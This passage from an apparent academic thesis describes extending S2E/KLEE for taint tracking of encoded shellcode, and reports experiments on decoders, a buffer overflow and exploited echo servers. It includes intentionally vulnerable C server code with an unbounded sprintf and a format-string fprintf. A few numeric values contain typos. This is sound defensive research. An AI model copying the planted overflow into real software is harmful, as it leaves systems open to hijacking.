For every byte in each silent concretization, the S2E/KLEE system employs a solver that adds a short circuit called a constraint to the S2E `ExecutionState`, which defines our taint, the symbolic label, as equal to a constant value. These constraints caused significantly slower processing speeds and prevented reuse of taint labels. If these constraints remain, then certain complex x86 machine

code instructions that expand into many TinyCode instructions will use the constant value and scrub our taint label.

In order to avoid modifying the S2E/KLEE subsystem, we hook at `onSilentConcretize` and search the state’s constraint vector. This allows us to rebuild the constraints, clearing any reference to an expression that matches our tainted byte form. The only change to the underlying code is to insert a three-line method into the KLEE `ConstraintManager` class that clears the constraint vector.

5.2.4 Limiting Propagation

The KLEE expression solver delays reducing expressions until needed, which results in excessive taint label propagation. This can be counterproductive to analysis, producing very obscure, hard to read expressions. A periodic expression solver that accounts for our labeled expression syntax is necessary.

The first challenge we faced was extending S2E to distinguish length of writes to registers. By default, S2E will taint all bytes in a register, even if the operation only impacts a single byte. To resolve this, we map the addressing method (i.e., mnemonic name) of the register to the number of bytes we need to taint via the operand code or disassembly. For instance, if we have an `add eax, ebx`, then all 4 bytes in `eax` will need to be tainted. However, if we have an `add al, bl`, then only the least significant byte needs to be tainted. Essentially our system intelligently translates the four 32 bit naming patterns (`e?x, ?x, ?h, ?l`) into a bitmap to reduce unnecessary propagation.

Monitoring instructions for certain operators and operands also allows us to further restrict label propagation, such as bitwise operators. For these, any n^{th} bit of the source only impacts the n^{th} bit of the destination (e.g., `xor`, `or`, `and`, or `mov` instructions). Thus when tainting the destination, the taint of the b^{th} byte only needs to be applied to the b^{th} byte of the destination, instead of all bytes (e.g., if the instruction had been an `add`, per se). For instance, any single tainted byte can taint all output bytes of an `add` instruction, such as $0xFFFFFFFF + 0x1 = 0x00000000$. However, any single byte of an `xor` (or other bitwise instruction) input can only taint the corresponding byte in the output (e.g., $0xFFFFFFFF \wedge 0xFF = 0xFFFFF00$). Our system uses a table of byte values to determine which opcodes qualify as bitwise in order to pro-actively restrict taint propagation.

Relatedly, there are times when the instructions contain labeled bytes, but the labels fall upon immediate values. Typically, when propagating code labels, all bytes of all destinations are tainted (by all labels from all bytes within the instruction). However, immediate values should be treated as data even though they are technically code; otherwise, the system will over propagate labels. For instance, an `xor` instruction with only one label on a single byte of an immediate value should only taint one byte of output, not all. Our system is able to use the opcode table to determine which instructions qualify and parse out labels from the opcodes.

Taking instruction interception further, some operations allow us to remove any existing labels at write destinations. Using the opcode table, we determine if the instruction is in a *taint scrubbing* classification. For instance, `mov` overwrites the destination, which allows us to completely scrub any existing taints before the instruction is executed. This prevents any leftover labels from unintentionally lingering in commonly used addresses.

While we maintain accuracy of 8 bit, many decoders, such as Shikata-Ga-Nai, decode in 32 bit words. This increases the number of labels involved in any single step of the decoding, and KLEE generates unnecessarily lengthy expressions. For example:

```
(Extract w8 0
  (Concat w32 (Add w8 (w8 92) (Read w8 0 v5_prop_code_Key0003_5))
    (Concat w24 (Add w8 (w8 30) (Read w8 0 v6_prop_code_Key0002_6))
      (Concat w16 (Add w8 (w8 186) (Read w8 0 v7_prop_code_Key0001_7))
        (Add w8 (w8 146) (Read w8 0 v8_prop_code_Key0000_8))))))
```

The `ExtractExpression` class is a common offender. The second argument, `w8`, specifies how many bits to extract at an offset of the third argument, 0, from the LSB. This expression is most commonly seen at a width of 8 bit to extract a single byte; however, KLEE unnecessarily includes the entire 32 bit formula. This means that the above expression can be represented much more readable:

```
(Add w8 (w8 146) (Read w8 0 v8_prop_code_Key0000_8))
```

To combat this, any time our system processes an expression it runs a simplifier on it. For instance, upon each silent concretize event, we simplify the expression that is concretized and restore its simplified version. Simplification is also used anytime there is an `onDataMemoryAccess` event (i.e., any data write) or anytime the system writes to a register (e.g., enforcing a taint).

In more complex expressions, a 32 bit operation is embedded. When these operations are bitwise, then simplification can still occur. For instance:

```
(Extract w8 0 (Xor w32 (w32 3085654150)
  (Concat w32 (Add w8 (w8 92) (Read w8 0 v5_prop_code_Key0003_5))
    (Concat w24 (Add w8 (w8 30) (Read w8 0 v6_prop_code_Key0002_6))
      (Concat w16 (Add w8 (w8 186) (Read w8 0 v7_prop_code_Key0001_7))
        (Add w8 (w8 146) (Read w8 0 v8_prop_code_Key0000_8)))))))
```

Which translates to extract 8 bit at offset 0 of 308565150^146 . Simplifying this requires solving the LSB of the XOR expression. Using KLEE notation, we can assign `N0` as the expression of the least significant byte. This allows us to simplify the above expression to:

```
(Add w8 (w8 (N0) (Read w8 0 v8_prop_code_Key0000_8)))
```

Note that non-bitwise operators, such as the `add` instruction used in decoding stub key feedback modification loops, cannot be simplified easily. During the second and subsequent decodings all writes have all labels from the original key taint for every byte.

This posed a significant challenge, to which we designed a KLEE expression traversal algorithm, in a generic manner, to simplify multiple labeled expressions. It recursively traverses non-bitwise expressions to extract all taint labels, concretizes the result, and then reassigns the labels to the simplified version.

For each child expression of an expression, a `handleOperator` function is called (recursively). If a *labeled leaf* expression (a group of taint labels) is found, then they are appended to a list. If the operator is an extract and the child's operator is bitwise (e.g., `xor`, `or`, `and`, or `not` instruction), then only the required byte's labels are extracted; otherwise, the labels are accumulated. At the end, the expression is solved concretely and the extracted labels are restored. This work was accomplished with little to no available documentation and no change to the underlying solving engine. It greatly speeds up our design, as well as increases accuracy by decreasing unnecessary label propagation.

As a final example of our expression simplifier, this output is taken from the Shikata-Ga-Nai experiments. The first example is the unsimplified form, and the second is the simplified equivalent expression, which is much easier to read.

```
(Extract w8 16 (Add w32 (Concat w32 (Add w8 (w8 92) N0:(Read w8 0 v5_prop_code_Key0003_5))
  (Concat w24 (Add w8 (w8 30) N1:(Read w8 0 v6_prop_code_Key0002_6))
    (Concat w16 (Add w8 (w8 186) N2:(Read w8 0 v7_prop_code_Key0001_7))
      (Add w8 (w8 146) N3:(Read w8 0 v8_prop_code_Key0000_8)))))))
  (Concat w32 (Add w8 (w8 235) N0)
    (Concat w24 (Add w8 (w8 245) N1)
      (Concat w16 (Add w8 (w8 226) N2)
        (Add w8 (w8 20) N3))))))
```

Compare the above to its simplification below:

```
(Add w8 (w8 20) (Add w8 (Add w8  
    (Read w8 0 v5_prop_code_Key0003_5)  
    (Read w8 0 v6_prop_code_Key0002_6))  
    (Read w8 0 v7_prop_code_Key0001_7))  
    (Read w8 0 v8_prop_code_Key0000_8)))
```

5.2.5 Monitoring Real-time Attacks

Extending our system to trace a vulnerable executable would enable monitoring a real-time attack. Additionally, this would expand our technique beyond monitoring captured shellcode within a captured or simulated process state. In other words, an analyst would not need to iterate a string of bytes to locate the attack code fragments; instead, they can give our system a vulnerable binary and observe the results of tracing it within vulnerability assessment tools (e.g., fuzzing) or during an in-the-wild exploit (e.g., run executable as a service within a honeypot).

While loading the executable within QEMU/S2E is straight-forward, positively identifying it among the other running processes without modifying the binary or operating system is difficult. This challenge is a form of introspection, or the process of knowing and traversing the OS internal structures to close what is called the semantic gap [58]. As an example of the semantic gap, binary instrumentation tools use the `cr3` register value to track processes [103]; yet operating system kernels generate a different process ID to track processes. The `cr3` register contains the process-specific page directory base (PDB) used in translating virtual addresses into physical addresses, and is a key component in handling misses in the translation lookaside buffer (TLB). Binary instrumentation tools use the `cr3` to avoid needing to query the kernel internal process data structures. To complicate things, if a process were to use the system call `exec` to load another binary image, then the OS process ID would not change but the `cr3` value would.

To resolve this issue, we created a small wrapper for ELF binaries that calls the necessary plugin initialization, via `s2e_codext_init_lua` then alerts S2E that it is about to call the `exec` system call in order to load the target binary. Upon entering the system call, the Linux kernel will use the wrapper's `cr3` value in order to avoid incurring overhead from a TLB flush. There is a possibility for a race condition, where another process interjects during/after the `exec` and before the loader, but we have yet to observe this. Assuming that the system call is not interrupted, then any change

in the `cr3` value indicates that the target binary has been loaded. S2E monitors for this change, storing the new value as the process ID for the loaded executable.

With shellcode monitoring, address ranges are fairly small and it is reasonable to expect the user to specify or have our system automatically detect. With executables, however, we must determine which segments of memory to monitor after we have detected the loaded executable's `cr3` value. Modeling a full executable introduces many instructions that the analyst may wish to ignore. For instance, during loading and linking, approximately 95,000 instructions and 23 system calls are executed before `main` is reached. Beyond these administrative code segments, the analyst may only be interested in particular functions within the executable. We also must assume that the process does not have static addresses and may employ address space layout randomization.

In order to enable user-defined memory ranges, we have added triggers to the system that can be established by the user at load-time. The first is a stateful detection trigger. The user can select if certain states, defined by a series of system calls, should trigger tracing. The second is a user-defined sequence of four sequential bytes that, if executed, trigger tracing. The analyst can use the `disas` function within GDB to determine a unique combination of four bytes that will execute. If the analyst can modify the binary or source, then they can insert four single byte NOPs at the beginning of the function they wish to set the trigger within; at that point, however, then they could also call the S2E plugin directly and avoid the need for a trigger (or even process ID detection). Our system can ignore all translation and execution events until a trigger is seen.

To demonstrate viability of executable monitoring with realistic in-the-wild attacks, in the experiments section we demonstrate that our system is be able to trace network-based servers. This process introduces a challenge to handle significant execution time within libraries and other unmonitored code. It would be advantageous for our system to filter out these out-of-bounds instructions yet also inform the analyst of what is generally happening.

In order to establish an overview of external functions, we only track system calls in linked code, instead of every instruction. We filter the details collected while executing instructions according to these criteria: in privilege level 3, with addresses greater than `0xC0000000` (Linux boundary between user and system library code), and with the same process ID. To detect system calls, we look for any privilege level change event, from level 3 to 0, where the previous instruction was a `int 0x80`, `sysenter`, or `syscall`. Upon detection of an out-of-bounds system call, our system outputs

its human readable name and all register values upon entry and exit. In Section 5.3.4, we present results of the system with network-based servers, including one that uses encrypted traffic (SSL).

In a realistic attack or forensic scenario, the executable is trusted but foreign input is not. Additionally, this input may be acquired out of bounds, such as through library calls. We focus specifically on network data input, but S2E does not differentiate process input sources. S2E does distinguish between memory accesses and external reads, but it is necessary to supplement S2E with OS semantics in order to distinguish between types of external reads; for instance, reading from a file versus a network socket.

We augmented the out-of-bounds system call tracking into process-state monitoring. Our method tracks any socket calls and records their file/socket descriptors. If we see it make a read system call on a descriptor that was used in a certain series of socket calls, then we know that a target process has read from the network. The read system call uses registers to pass the pointer to the destination buffer, and its return value (`eax` upon returning to user space) is the number of bytes written to that buffer. Using this data we can call our symbolic marking method on all network connection input bytes.

As discussed earlier, our symbolic tainting mechanism benefits from frequent and aggressive simplification of expressions. When executing code from external libraries, our expression monitoring algorithm is not activated. Most expressions will be simplified shortly after returning to monitored segments. However, some libraries have operation combinations and data structure types that cause KLEE to build excessive expressions. The side effect of this is excessive state forking, particularly with complicated handling of repeated conditionals, such as searching a string for a set of characters. We faced a development challenge to detect and prune such forking by killing unnecessary states.

To resolve this, we hooked a filtering mechanism into the S2E state forking functions. Our plugin is alerted of all forked states and their associated constraints (expressions that S2E uses to associate ranges of concrete values to symbolic expressions). Any states that contain invalid constraints are killed, and forking is minimized.

5.3 Empirical Evaluation

To demonstrate the practical capabilities of extending S2E for taint tracking, we developed several empirical experiments. In Section 5.3.1, we introduce a minimalistic form need to demonstrate following tainted-data label propagation, including multiple labels at the byte granularity. In Section 5.3.2, we show how the system can mark an attack string to determine which bytes are affected by a decoding key, as well as demonstrate the capability to execute tainted bytes and seamlessly handle data-flow analysis as data transitions into code. In Section 5.3.3, we demonstrate a buffer overflow attack to test handling tainted memory addresses and identify which attack string bytes impact the hijacking of `eip`. In Section 5.3.4, we present a demonstration of our tool extending from shellcode analysis to executables that include dynamically linked code. In Section 5.3.5, we detail tracing a server application monitored by our system for the taint propagation of all bytes received from a client over the network and identify which bytes in the network packet affect an exploited `eip`. To tie these techniques together, in Section 5.3.6, we present an analytics tool to process our framework’s output.

5.3.1 Multiple Labels and Propagation

In the first stage of our development of data-flow analysis, our goal was to mark arbitrary bytes within memory as symbolic. Additionally, we wanted to be able to mark multiple bytes with unique labels. This experiment demonstrates that our system accurately propagates multiple labels at addresses specified by the user.

We used our code fragment wrapper, introduced in Section 4.4.1, to load a custom shellcode into S2E. This shellcode sums two values, from two bytes in memory that we will call *x* and *y* in memory, and then writes the result to a third byte in memory we will call *z*, such that $x + y = z$. The values are loaded to registers via `lodsb`, and the result is stored via `stosb`. The instruction `lodsb` reads from the location `esi` points to, and then increments `esi`; while `stosb` writes to the location `edi` points to, and then increments `edi`. The execution trace is:

Offset	Bytecode	Mnemonic	Comment
0893d170:	EB1A	jmp 0x1c	
0893d18C:	E8E1FFFFFF	call 0xe6	
0893d172:	5E	pop esi	; getPC
0893d173:	89F7	mov edi, esi	
0893d175:	81C702000000	add edi, 0x2	; set &z = &x + 2
0893d17B:	31C0	xor eax, eax	

```

0893d17D: AC      lodsb          ; read x
0893d17E: 89C3    mov ebx, eax
0893d180: AC      lodsb          ; read y
0893d181: 01D8    add eax, ebx  ; do x + y
0893d183: AA      stosb          ; write z
0893d184: 31C0    xor eax, eax
0893d186: 40      inc eax
0893d187: 31DB    xor ebx, ebx
0893d189: 43      inc ebx
0893d18A: CD80    int 0x80

```

We extended our S2E plugin to accept an array of locations to mark as tainted. This array is specified in the S2E LUA configuration file. Each element of this array contains a label name, offset within the monitored range (address to mark), length of bytes associated with this label (size of object), and when to mark it (the number of instructions to execute beforehand).

We performed four test cases. In the first, only the address associated with what becomes *x* is labeled, for one byte, immediately before its use. In the second, only the source of *y* is labeled, in the same way *x* was labeled. In the third, neither *x* nor *y* were labeled but another random byte within the shellcode was; in this last case, *z* should never become tainted. In the fourth, both *x* and *y* were tainted with unique labels to demonstrate that the resulting *z* could contain multiple labels and an accurate value.

We had successful results in all four cases. If we taint only *x*, then our system successfully shows *z* tainted by only the label of *x*. Similarly, when tainting only *y*, the results show *z* tainted successfully only by the label of *y*. Labeling neither *x* nor *y* results, correctly, in a clean, untainted *z*. Giving both *x* and *y* their own labels results in *z* tainted by both labels. In the following label taint-tracking memory snapshots, we see that 0x0893d194 is listed as tainted by both the label in 0x0893d192, named `data_x0000`, and 0x0893d193, named `data_y0000`.

```

>> Taint maps per label
>> Printing the memory map of bytes tainted with "data_x0000"
>>   Mem_map start_addr: 0x0893d192, used bytes: 2, range: 3B
      0 1 2 3 4 5 6 7 8 9 a b c d e f  ASCII
0x0893d190      01 03  . .
 
>> Printing the memory map of bytes tainted with "data_y0000"
>>   Mem_map start_addr: 0x0893d193, used bytes: 2, range: 2B
      0 1 2 3 4 5 6 7 8 9 a b c d e f  ASCII
0x0893d190      02 03  . .

```

Table 5.1: Outcome of monitored execution of key-tracking and tainted (symbolic) code

Shellcode	Decode Key Tracking	Symbolic Code Execution
Ranged XOR	Success	Success
Call+4 dword	Success	Success
Shikata-Ga-Nai	Success	Success

5.3.2 Executing Symbolic Code and Tracking Decoding Keys

Traditional data-flow analysis tools only track taint propagation through data. Decoding stubs transform data into executable code, thus to properly align with the needs of malware analysis, any taint propagation must survive execution. In this set of experiments we demonstrate that our tool seamlessly allows propagation even after data becomes code. In other words, any tainted bytes within an instruction opcode will propagate their labels to data that the instruction outputs.

This experimental section has two parts: 1) tracking a key used in a decoding stub; and 2) seamlessly handling tainted data that becomes executable code. To construct the experiment, we used our running example shellcode, first introduced in Section 3.2, and encoded it with: our in-house ranged XOR (single byte key), Metasploit `call+4 dword` (4 byte bitwise key), and Shikata-Ga-Nai (4 byte additive feedback).

For each of these three obfuscated shellcodes we used our code fragment wrapper to execute it within S2E and labeled the bytes of the decoding key. In all three decoding stubs, the key is initialized with an immediate value. This gives us a known offset to mark as symbolic through the S2E LUA configuration file. To determine success or failure, we interpret our S2E plugin output (memory map of each label’s propagation produced and at the end of each experiment) to verify that: 1) any byte was tainted only by the appropriate labels within the key; and 2) that instructions containing tainted bytes were executed with correct opcode values. In all three experiments, the system properly executed the payload, equivalent to if the values had been concrete, as summarized in Table 5.1.

We have included two memory maps from a run of the single byte XOR decoding. The first shows that the taint label `code_Key0000` is found at `0x086de17d` and then all bytes between `0x...91` and `0x...ba`. To review our naming convention, `code_Key0000` means the first byte of a label `Key`.

The second shows that a control variable `data_Inp0000` is found only at `0x...92`. Since it did not propagate, it demonstrates that a label that should not have any impact did not, in fact, have any impact.

```
>> Printing the memory map "code_Key0000" (1 snapshot)
    0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0x086de170          ff----           ...
0x086de180 ----- -----
0x086de190 --eb1359 31c0b004 31db4331 d2b20fcf ...Y1...1.C1...
0x086de1a0 80b0014b cd80e8e8 ffffff48 656c6c6f ...K.....Hello
0x086de1b0 2c20776f 726c6421 0a0d           , world!...
```



```
>> Printing the memory map "data_Inp0000" (1 snapshot)
    0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0x086de190          13               .
```

When the key is four bytes and each byte is labeled separately, we can see labels tainting only once per every four bytes of the payload. In the case of `call+4 dword` we have included four memory maps; this differs from the previous single byte XOR, since now we track 4 labels: `code_Key0000`, `code_Key0001`, `code_Key0002`, and `code_Key0003`.

```
>> Printing the memory map "code_Key0000" (1 snapshot)
    0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0x09e13170          e5               .
0x09e13180 ----- eb---- c0---- ...
0x09e13190 db----- b2---- b0---- 80---- ...
0x09e131a0 ff----- 6c---- 20---- 6c---- ....l... .l...
```



```
>> Printing the memory map "code_Key0001" (1 snapshot)
    0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0x09e13180 c2----- --13---- --b0---- ...
0x09e13190 --43---- --0f---- --01---- --e8---- .C.....
0x09e131a0 --ff---- --6c---- --77---- --64      ....l...w...d
```



```
>> Printing the memory map "code_Key0002" (1 snapshot)
    0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0x09e13180 5e---- -----59-- ----04-- ^.....Y....
0x09e13190 ---31--- cd--- 4b--- e8-- ..1.....K....
0x09e131a0 ---48--- 6f--- 6f--- 21     ..H...o...o...!
```



```
>> Printing the memory map "code_Key0003" (1 snapshot)
    0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0x09e13180 9b--- -----31-----31      .....1...1
0x09e13190 ---d2--- 80--- cd--- ff      .....
0x09e131a0 ---65--- 2c--- 72--- 0a      ...e...,r....
```

For the case of Metasploit's Shikata-Ga-Nai, the decoding loop adds the encoded 32 bit value to the key at the end of each decode loop in order to modify the key used at the next iteration. Since there are four bytes, just as with `call+4 dword`, we have four labels: `code_Key0000`, `code_Key0001`, `code_Key0002`, and `code_Key0003`, which we abbreviate as $\{k_0, k_1, k_2, k_3\}$.

Since XOR is a bitwise operation, then each byte in the first decoded 4 byte value has only one taint label. The 0th byte has {k₀}, the 1st has {k₁}, etc. However, due to the key modification, via a non-bitwise instruction, `add`, any further values contain all four labels at each byte (e.g., 0th has {k₀, k₁, k₂, k₃}, 1st has {k₀, k₁, k₂, k₃}, and so forth). This means that every byte decoded in subsequent iterations is tainted by {k₀, k₁, k₂, k₃} as well. The full output can be seen in Appendix D.1, and the key label, taint-tracking snapshots are included here:

```
>> Printing the memory map "code_Key0000" (1 snapshot)
    0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0x08a75170      92 ----- ..... .
0x08a75180 ----- 14----- 135931c0 .....Y1.
0x08a75190 b00431db 4331d2b2 0fcda80b0 014bcd80 ..1.C1.....K..
0x08a751a0 e8e8ffff ff48656c 6c6f2c20 776f726c ....Hello, worl
0x08a751b0 64210a0d               d!..

>> Printing the memory map "code_Key0001" (1 snapshot)
    0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0x08a75170      ba----- ..... .
0x08a75180 ----- --e2--- 135931c0 .....Y1.
0x08a75190 b00431db 4331d2b2 0fcda80b0 014bcd80 ..1.C1.....K..
0x08a751a0 e8e8ffff ff48656c 6c6f2c20 776f726c ....Hello, worl
0x08a751b0 64210a0d               d!..

>> Printing the memory map "code_Key0002" (1 snapshot)
    0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0x08a75170      1e----- ..... .
0x08a75180 ----- --f5-- 135931c0 .....Y1.
0x08a75190 b00431db 4331d2b2 0fcda80b0 014bcd80 ..1.C1.....K..
0x08a751a0 e8e8ffff ff48656c 6c6f2c20 776f726c ....Hello, worl
0x08a751b0 64210a0d               d!..

>> Printing the memory map "code_Key0003" (1 snapshot)
    0 1 2 3 4 5 6 7 8 9 a b c d e f   ASCII
0x08a75170      5c----- ..... .
0x08a75180 ----- --eb 135931c0 .....Y1.
0x08a75190 b00431db 4331d2b2 0fcda80b0 014bcd80 ..1.C1.....K..
0x08a751a0 e8e8ffff ff48656c 6c6f2c20 776f726c ....Hello, worl
0x08a751b0 64210a0d               d!..
```

5.3.3 Locating an Attack String During a Buffer Overflow

We have tested our methodology against a live buffer overflow attack. To emulate an attack, we designed a simple program that calls a function `objLog` to copy source bytes, from a given address `&buf`, to a destination until a null (0x00) byte is seen. This copy lacks a maximum limit on characters copied, similar to a `strcpy`, and in this program's context it causes a buffer overflow vulnerability. We purposefully mimicked the logic of a well-known and well-studied vulnerability [104, 105].




Figure 5.3: Locating key attack string bytes during a buffer overflow attack.

In this example we distill the vulnerability into a small segment of shellcode, the complete source of this program is included in Appendix D.2. In order to give testing feedback, exploitation is indicated by exit code values. The exit code values are arbitrary and were chosen for automation reasons to easily distinguish between unexploited and exploited runs. In normal, unexploited, operation the program is designed to exit with a code of 5.

The destination buffer, `vuln_obj`, is a 4 byte local variable, and there are no other local variables in the vulnerable function `objLog`; this allows any input longer than 4 bytes to overwrite part or all of the return address on the stack, as illustrated in Figure 5.3. To simplify testing logistics, we assume that the attacker has already injected their attack code into the process; for clarity, this is labeled as `evilCode` in the source. Additionally, we assume that the attacker has populated `buf` with an attack string that contains an absolute address to the attack code at the correct offset (will overwrite the return address). The attack string is created by our code program at run-time before the vulnerable code is called, via `prepBuf`. If successfully exploited, then the buffer overflow will change the return address of `objLog` from the proper exit call to `evilCode`, which emits an exit code value of 7.

To setup this experiment we used our wrapper program to load the testing shellcode into S2E. We used the S2E LUA configuration to set the offsets associated with the `buf` label as tainted. We then executed the wrapper with a single run at the zero offset with two experiments: 1) with `prefBuf` disabled; and 2) with `prepBuf` enabled. Success is determined by two factors: 1) when our plugin detects the `exit` system call, is the register `ebx` value (exit code) correct; and 2) does the system ever report `eip` tainted?




Figure 5.4: While processing an input, the server is exploited, overwriting a return address and unpacking attack code into memory.

The experiments were a success. If `buf` is less than 4 bytes, we see an exit code of 5; if it is longer than 4 bytes, then we see an exit code of 7. Additionally, when we taint the attack string (`buf`), then the program catches a tainted value for the return address and notifies the user of the bytes' labels. The plugin then concretizes the address (per our `eip` rule mentioned in Section 5.2.3), and the exploited program continues execution just as the non-tainted experiment by producing an exit code of 7.

5.3.4 Monitoring Executables under Attack

A core design requirement for our work was to scale beyond shellcode fragments and handle binaries, such as Linux ELF. In Section 5.2.5, we discussed the technical challenges that executable monitoring introduces, namely: OS introspection, filtering loading and linking instructions, and tracking data context, such as source type, while executing external or linked library functions.

We designed a wrapper for ELF files, similar to the shellcode wrapper, that allows us to alert the plugin to the target process ID and establish memory ranges to monitor. As discussed in Section 5.2.5, we were able to successfully use the `cr3` register as an effective process ID. We never observed the possible race condition in which the `exec` call within the wrapper could be interrupted. We developed two ELF binaries that are TCP echo servers, one over a standard network socket, the other its SSL wrapped equivalent, their source is included in Appendix D.3, and an overview of this experiment is presented in Figure 5.4. Both of these servers purposefully contained a buffer

```

1 int server(int sock) {
2     char msg[128];
3     int bytes_read = 0;
4     bytes_read = read(sock, msg, sizeof(msg))
5     msg[bytes_read] = 0;
6     logMsg (msg);
7     write(sock, msg, strlen (msg) );
8     return -1;
9     return bytes_read;
10 }
11
12 void logMsg(char* msg) {
13     char log_str[119];
14     sprintf(log_str, "Msg in: %s", msg);
15     fprintf(LOGFILE, log_str);
16     return;
17 }

```

Figure 5.5: Vulnerable server, such that attack code could execute when `logMsg` returns.

overflow vulnerability and very closely mimicked a well-known and well-studied in-the-wild example [104, 105], illustrated in Figure 5.5.

Beyond successful execution tracing, even with including a relatively large and complex library such as OpenSSL, we were able to test our system call context mechanism and log details about network specific reads. From our experiments, there are approximately 95,000 instructions to filter before the first instruction in the target binary’s main function is executed. To expedite the experiments, we ignored any instruction at an address that starts with 0xB7, a segment of memory where linking is managed. Additionally, we injected a 4 byte instruction string into the binary to act as a trigger to initiate our plugin. For our string, we chose four NOP instructions, such as `nop`, `push eax`, `pop eax`, and `nop`. The plugin can then skip any preliminary instructions and avoid spending overhead tracing them.

We then made a tool that could remotely exploit both servers. We used this tool to inject three packed variations of our sample shellcode into the watched process: unpacked, ranged XOR, and Shikata-Ga-Nai. We enabled host-only networking within the S2E guest so we could make connections from the host (i.e., monitor) machine to the vulnerable guest machine. We used the executable wrapper designed for our plugin to load the vulnerable servers. For each experiment we restarted S2E and recorded the trace output. We measured success by determining if the exploited

Table 5.2: Outcome following monitored execution of both standard network and SSL socket servers when exploited with different shellcode types

Server	Shellcode	Outcome
Standard	Unpacked	Success
	Ranged XOR	Success
	Shikata-Ga-Nai	Success
SSL	Unpacked	Success
	Ranged XOR	Success
	Shikata-Ga-Nai	Success

code executed as it should have; or, in other words, did the exploit occur and was the execution trace the same if it were executed outside of our S2E environment.

We were able to observe the exploit live. A summary of the results is in Table 5.2. With the standard network socket server, our tool was able to produce all translation, execution, and data traces for the unpacked, ranged XOR, and Shikata-Ga-Nai attack strings. With the SSL server, our tool was able to produce all traces with unpacked, ranged XOR, and Shikata-Ga-Nai attack strings.

It is important to note that performance was significantly slower, but no network connections timed out. The results of tracing the execution and data writes is summed in Figures 5.6 and 5.7. Their color is less important than their relative proportions. In Figure 5.7, you can clearly see that a single segment in the inner radius of the donut chart occupies a significant majority, and it demonstrates very little fragmentation as we traverse into outer radii. In this particular view, it informs the analyst that a single translated instruction from a single translation block did the most data output. This is useful in identifying blocks associated with decoding loops.

5.3.5 Identifying an Attack String within Network Traffic

In the previous section, we demonstrated our methodology when monitoring network applications. In this section, we empirically validate our capability to enable symbolic execution and data-flow analysis with real-time executable monitoring, by implementing the methods detailed in Section 5.2.5.

To construct these experiments we used the same vulnerable servers and environmental setup discussed in Section 5.3.4, an overview can be found in Figure 5.4. Within both the standard and SSL socket version of the vulnerable server, after accepting a connection, the network input is read




Figure 5.6: Writes per instruction address, from our analytics dashboard: y-axis indicates count of writes, x-axis is offset within the process. Decoding loops stand out with aggregated analysis, even in full executables.

into a buffer that is handled by the `logMsg` function. A long enough network input will overflow the buffer, overwriting the return address on the stack, and when `logMsg` returns this overwrite can redirect control-flow to the input buffer. For each experiment, we loaded the vulnerable server into S2E using the ELF wrapper developed for our plugin. We used the same networking options (host to guest only) as the previous section, as well as the same remote exploit tool and same three variations of shellcode obfuscation: unpacked, ranged XOR, and Shikata-Ga-Nai.

We added a user option to the S2E LUA configuration file to enable automated labeling of network input for data-flow analysis. To accomplish this, we extended our system call detection mechanism to allow detection from segments of code outside of any monitored range. The plugin monitors all `onPrivilegeChange` events when levels go from 3 to 0, indicating the entrance into kernel code, or privileged mode. On these events, our plugin is given the current address of active process when the privilege changed. We can look at this address and see if the instruction is either a `int 0x80` or a `sysenter`. If it was, then the privilege change was invoked due to a system call.

We can record that any file descriptor is associated with a socket because we track all `accept` system call return values (`eax` value). We then monitor for any `read` system call on that file

